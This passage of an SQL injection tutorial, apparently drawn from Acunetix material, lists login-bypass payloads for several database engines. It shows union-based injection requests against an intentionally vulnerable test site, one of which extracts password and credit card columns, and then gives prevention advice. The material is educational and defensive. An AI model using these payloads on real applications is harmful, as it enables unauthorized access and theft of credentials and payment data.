-- MySQL, MSSQL, Oracle, PostgreSQL, SQLite

' OR '1'='1' **--**

' OR '1'='1' **/\***

-- MySQL

' OR '1'='1' **#**

-- Access (using null characters)

' OR '1'='1' **%00**

' OR '1'='1' **%16**

**Example of a Union-Based SQL Injection**

One of the most common types of SQL Injection uses the UNION operator. It allows the attacker to combine the results of two or more SELECT statements into a single result. The technique is called *union*-based SQL Injection.

The following is an example of this technique. It uses the web page **testphp.vulnweb.com**, an intentionally vulnerable website hosted by Acunetix.

The following HTTP request is a normal request that a legitimate user would send:

**GET http://testphp.vulnweb.com/artists.php?artist=1 HTTP/1.1**

Host: testphp.vulnweb.com



The artist parameter is vulnerable to SQL Injection. The following payload modifies the query to look for an inexistent record. It sets the value in the URL query string to -1. Of course, it could be any other value that does not exist in the database. However, a negative value is a good guess because an identifier in a database is rarely a negative number.

In SQL Injection, the UNION operator is commonly used to attach a malicious SQL query to the original query intended to be run by the web application. The result of the injected query will be joined with the result of the original query. This allows the attacker to obtain column values from other tables.

**GET http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, 2, 3 HTTP/1.1**


**Host: testphp.vulnweb.com**



The following example shows how an SQL Injection payload could be used to obtain more meaningful data from this intentionally vulnerable site:

**GET http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,pass,cc FROM users WHERE uname='test' HTTP/1.1**

**Host: testphp.vulnweb.com**

**  
How to Prevent an SQL Injection**

The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

If you discover an SQL Injection vulnerability, for example using an Acunetix scan, you may be unable to fix it immediately. For example, the vulnerability may be in open source code. In such cases, you can use a web application firewall to sanitize your input temporarily.

To learn how to prevent SQL Injection attacks in the PHP language, see: [Preventing SQL Injection Vulnerabilities in PHP Applications and Fixing Them](https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/). To find out how to do it in many other different programming languages, refer to the [Bobby Tables guide to preventing SQL Injection](http://bobby-tables.com/).

**How to Prevent SQL Injections (SQLi) – Generic Tips**

Preventing SQL Injection vulnerabilities is not easy. Specific prevention techniques depend on the subtype of SQLi vulnerability, on the SQL database engine, and on the programming language. However, there are certain general strategic principles that you should follow to keep your web application safe.

|  |  |
| --- | --- |
| Train and maintain awareness | **Step 1: Train and maintain awareness**  To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with SQL Injections. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page. |
| Don’t trust any user input | **Step 2: Don’t trust any user input**  Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input. |
| Use whitelists, not blacklists | **Step 3: Use whitelists, not blacklists**  Don’t filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists only. |
| Adopt the latest technologies | **Step 4: Adopt the latest technologies**  Older web development technologies don’t have SQLi protection. Use the latest version of the development environment and language and the latest technologies associated with that environment/language. For example, in PHP use PDO instead of MySQLi. |
| Employ verified mechanisms | **Step 5: Employ verified mechanisms**  Don’t try to build SQLi protection from scratch. Most modern development technologies can offer you mechanisms to protect against SQLi. Use such mechanisms instead of trying to reinvent the wheel. For example, use parameterized queries or stored procedures. |
| Scan regularly (with Acunetix) | **Step 6: Scan regularly (with Acunetix)**  SQL Injections may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner such as Acunetix. If you use Jenkins, you should install the Acunetix plugin to automatically scan every build. |

Link:-

<https://www.acunetix.com/websitesecurity/sql-injection/>

<https://www.imperva.com/learn/application-security/sql-injection-sqli/>

<https://portswigger.net/web-security/sql-injection>

<https://www.imperva.com/learn/application-security/sql-injection-sqli/>